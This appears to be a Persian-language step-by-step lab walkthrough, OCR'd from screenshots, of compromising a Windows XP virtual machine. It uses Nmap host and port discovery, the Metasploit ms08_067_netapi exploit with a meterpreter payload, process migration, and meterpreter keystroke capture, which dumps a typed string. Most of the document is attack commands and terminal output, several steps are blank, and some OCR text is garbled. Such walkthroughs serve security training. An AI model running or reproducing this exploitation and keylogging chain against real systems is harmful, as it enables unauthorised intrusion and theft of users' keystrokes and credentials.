
مرحله اول:

```
root@kali: ~
                                                                                                                    0 0 0
File Edit View Search Terminal Help
 oot@kali:~# nmap -sP 192.168.206.0/24
Starting Nmap 7.60 ( https://nmap.org ) at 2018-12-14 08:33 CST
Nmap scan report for 192.168.206.1
Host is up (0.00026s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.206.130
Host is up (0.0016s latency).
MAC Address: 00:0C:29:48:DC:E2 (VMware)
Nmap scan report for 192.168.206.131
Host is up (0.00043s latency).
MAC Address: 00:0C:29:16:02:B2 (VMware)
Nmap scan report for 192.168.206.254
Host is up (0.00017s latency).
MAC Address: 00:50:56:F1:A1:7E (VMware)
Nmap scan report for 192.168.206.128
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 28.38 seconds
      kali:~# nmap -0 -v 192.168.206.131
Starting Nmap 7.60 ( https://nmap.org ) at 2018-12-14 08:35 CST
Initiating ARP Ping Scan at 08:35
Scanning 192.168.206.131 [1 port]
Completed ARP Ping Scan at 08:35, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host, at 08:35
Completed Parallel DNS resolution of 1 host. at 08:36, 13.00s elapsed
Initiating SYN Stealth Scan at 08:36
Scanning 192.168.206.131 [1000 ports]
Discovered open port 445/tcp on 192.168.206.131
Discovered open port 135/tcp on 192.168.206.131
Discovered open port 139/tcp on 192.168.206.131
Discovered open port 3389/tcp on 192.168.206.131
Completed SYN Stealth Scan at 08:36, 1.17s elapsed (1000 total ports)
Initiating OS detection (try #1) against 192.168.206.131
Nmap scan report for 192.168.206.131
Host is up (0.00045s latency).
Not shown: 996 closed ports
PORT STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
3389/tcp open ms-wbt-server
MAC Address: 00:0C:29:16:02:B2 (VMware)
Device type: general purpose
Running: Microsoft Windows XP
OS CPE: cpe:/o:microsoft:windows xp::sp2 cpe:/o:microsoft:windows xp::sp3
OS details: Microsoft Windows XP SP2 or SP3
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=260 (Good luck!)
IP ID Sequence Generation: Incremental
Read data files from: /usr/bin/../share/nmap
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.94 seconds
           Raw packets sent: 1098 (49.010KB) | Rcvd: 1017 (41.238KB)
```


مرحله دوم:

```
root@kali: ~
                                                                                                                 0 0 0
File Edit View Search Terminal Help
root@kali:~# nmap -sS 192.168.206.131
Starting Nmap 7.60 ( https://nmap.org ) at 2018-12-14 08:41 CST
Nmap scan report for 192.168.206.131
Host is up (0.00046s latency).
Not shown: 996 closed ports
PORT STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
3389/tcp open ms-wbt-server
MAC Address: 00:0C:29:16:02:B2 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 14.27 seconds
root@kali:~#
```

مرحله سوم:



مرحله چهارم:




مرحله پنجم:

مرحله ششم:

```
○ □ ②
                                                                root@kali: ~
File Edit View Search Terminal Help
msf exploit(windows/smb/ms08_067_netapi) > show options
Module options (exploit/windows/smb/ms08_067_netapi):
             Current Setting Required Description
                                          The target address
The SMB service port (TCP)
The pipe name to use (BROWSER, SRVSVC)
   RHOST
                               yes
   SMBPIPE BROWSER
Payload options (windows/meterpreter/bind_tcp):
              Current Setting Required Description
   Name
   EXITFUNC thread
                                           Exit technique (Accepted: '', seh, thread, process, none)
                                           The listen port
The target address
             4444
                                yes
no
   LPORT
   RHOST
Exploit target:
   Id Name
   0 Automatic Targeting
msf exploit(windows/smb/ms08_067_netapi) >
```

مرحله هفتم:

مرحله هشتم:



مرحله نهم:

services.exe	668	Console	0	3,240	(
lsass.exe	680	Console	0	5,872	<
umacthlp.exe	836	Console	0	2,384	<
suchost.exe	860	Console	0	4,896	(
suchost.exe	936	Console	0	4,144	(
su chost.exe	1032	Console	0	17,644	(
suchost.exe	1072	Console	0	2,792	(
suchost.exe	1140	Console	0	4,260	(
spoolsu.exe	1516	Console	0	6,600	(
explorer.exe	1524	Console	0	13,668	<
und1132.exe	1688	Console	0	3,188	(
omtoolsd.exe	1704	Console	0	11,356	(
suchost.exe	1964	Console	0	3,128	(
JGAuthService.exe	208	Console	0	8,892	(
umtoolsd.exe	484	Console	0	13,808	(
scntfy.exe	920	Console	0	1,900	<
wmiprose.exe	1344	Console	0	8,476	<
alg.exe	1624	Console	0	3,424 1	<
uauclt.exe	480	Console	0	6,524	<
uauclt.exe	1104	Console	0	5,068	(
emd.exe	1980	Console	0	2,504	<
tasklist.exe	1616	Console	0	4,208	<

```
meterpreter > migrate 1980
[*] Migrating from 1032 to 1980...
[*] Migration completed successfully.
meterpreter >
```

مرحله دهم:

```
meterpreter > migrate 1980
[*] Migrating from 1032 to 1980...
[*] Migration completed successfully.
meterpreter > keyscan start
Starting the keystroke sniffer ...
meterpreter > **
```

مرحله يازدهم:

```
1624 Console
                                                                   3,424 K
wuauclt.exe
                              480 Console
                                                           0
                                                                   6,524 K
wuauclt.exe
                                                                   5.068 K
                             1104 Console
                                                           0
cmd.exe
                             1980 Console
                                                           0
                                                                   2,504 K
tasklist.exe
                                                           0
                                                                   4,208 K
                             1616 Console
C:\Documents and Settings\Administrator>9431046_
```

```
meterpreter > migrate 1980
[*] Migrating from 1032 to 1980...
[*] Migration completed successfully.
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
9431046
meterpreter > 
meterpreter >
```